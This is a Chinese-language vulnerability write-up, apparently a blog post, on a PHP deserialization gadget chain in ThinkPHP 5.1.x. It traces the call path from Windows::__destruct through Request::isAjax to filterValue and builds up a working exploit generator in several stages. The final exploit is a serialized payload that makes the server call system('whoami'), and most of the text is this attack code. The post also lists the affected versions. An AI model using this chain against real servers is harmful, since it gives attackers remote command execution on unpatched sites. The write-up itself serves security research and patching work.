
这里有一个call_use_func方法,但是怎么触发这个方法呢?

在该类的input方法中用函数调用,但是该方法的$data参数不可控,所以这时候需要查找哪里调用input方法了,发现param方法调用了input

这里$this->param可控,而name不可控,又需要查找哪里调用param方法,发现isAjax方法调用了param
public function isAjax($ajax = false)
{
    $value  = $this->server('HTTP_X_REQUESTED_WITH');
    $result = 'xmlhttprequest' == strtolower($value) ? true : false;

    if (true === $ajax) {
        return $result;
    }

    $result           = $this->param($this->config['var_ajax']) ? true : $result;
    $this->mergeParam = false;
    return $result;
}
$this->config可控,就代表param方法中的name参数可控,就代表input方法中data,name参数都可控,找到这条调用链后返回input函数

在filterValue方法$filters参数要可控,所以我们跟进getFilter函数

这下可以确定$filters参数是可控的,所以我们可以构造链子
think\process\pipes\Windows::__destruct()->Pivot::__toString()->Request::isAjax()->Request::input()->Request::filterValue()
然后一段段调试和设值
先是让链子跳到Request类的__call()方法
<?php
namespace think\process\pipes{
    use think\model\Pivot;

    class Windows{
        private $files = [];
        public function __construct() {
            $this -> files = [new Pivot()];
        }
    }
}
namespace think\model{
    use think\Model;
    class Pivot extends Model{
    }
}
namespace think{
    abstract class Model{
        private $data = [];
        protected $append = [];
        public function __construct(){
            $this -> append = ["test" => ["test"]];
            $this -> data = ["test" => new Request()];
        }
    }
    class Request{}
}
namespace {
    use think\process\pipes\Windows;
    echo base64_encode(serialize(new Windows()));
}

然后我们设置hook的值可以调用isAjax
<?php
namespace think\process\pipes{
    use think\model\Pivot;

    class Windows{
        private $files = [];
        public function __construct() {
            $this -> files = [new Pivot()];
        }
    }
}
namespace think\model{
    use think\Model;
    class Pivot extends Model{
    }
}
namespace think{
    abstract class Model{
        private $data = [];
        protected $append = [];
        public function __construct(){
            $this -> append = ["test" => ["test"]];
            $this -> data = ["test" => new Request()];
        }
    }
    class Request{
        protected $hook = [];
        public function __construct(){
            $this -> hook = ["visible" => [$this,"isAjax"]];
        }
    }
}
namespace {
    use think\process\pipes\Windows;
    echo base64_encode(serialize(new Windows()));
}

随后进入param函数,需要设置param的name值也就是我们的config数组中var_ajax键对应值,但是需要设置什么值呢?
<?php
namespace think\process\pipes{
    use think\model\Pivot;

    class Windows{
        private $files = [];
        public function __construct() {
            $this -> files = [new Pivot()];
        }
    }
}
namespace think\model{
    use think\Model;
    class Pivot extends Model{
    }
}
namespace think{
    abstract class Model{
        private $data = [];
        protected $append = [];
        public function __construct(){
            $this -> append = ["test" => ["test"]];
            $this -> data = ["test" => new Request()];
        }
    }
    class Request{
        protected $hook = [];
        protected $config;
        protected $param;
        protected $filter;
        public function __construct(){
            $this -> hook = ["visible" => [$this,"isAjax"]];
            $this -> config = ['var_ajax'=> 'aaa'];
            $this -> param = ["aaa"=>'whoami'];
        }
    }
}
namespace {
    use think\process\pipes\Windows;
    echo base64_encode(serialize(new Windows()));
}

注意到input中有一个getData函数

很容易就看出来,这里的话设置
$this -> config = ['var_ajax'=> 'aaa'];
$this -> param = ["aaa"=>'whoami'];
var_ajax键的值必须等于param的键名,这也才会返回data为whoami,随后进入filterValue函数,这时候就需要设置$filters的值了

这里需要关注is_callable函数,该函数用于验证值是否可以在当前范围内作为函数调用

所以最后的exp
0x03最终exp
<?php
namespace think\process\pipes{
    use think\model\Pivot;

    class Windows{
        private $files = [];
        public function __construct() {
            $this -> files = [new Pivot()];
        }
    }
}
namespace think\model{
    use think\Model;
    class Pivot extends Model{
    }
}
namespace think{
    abstract class Model{
        private $data = [];
        protected $append = [];
        public function __construct(){
            $this -> append = ["test" => ["test"]];
            $this -> data = ["test" => new Request()];
        }
    }
    class Request{
        protected $hook = [];
        protected $config;
        protected $param;
        protected $filter;
        public function __construct(){
            $this -> hook = ["visible" => [$this,"isAjax"]];
            $this -> config = ['var_ajax'=> 'aaa'];
            $this -> param = ["aaa"=>'whoami'];
            $this -> filter = "system";
        }
    }
}
namespace {
    use think\process\pipes\Windows;
    echo base64_encode(serialize(new Windows()));
}
0x04影响版本
5.1.3 < tp < 5.1.37
0x05总结
其实这个exp最后的参数是我调试了一晚上得来的,当时一直没调试出来,卡在is_callable函数检测上,后面发现是我框架版本搞错了,这得益于我环境搭建的时候
composer create-project --prefer-dist topthink/think=5.1.* thinkphp5.1.37
这里没有指定版本,导致下载了5.1的最新版本,但是我并不清楚是因为框架版本不同,其中对该函数设置范围的不同导致的,这个结论并没有去验证,后面有机会再研究一下吧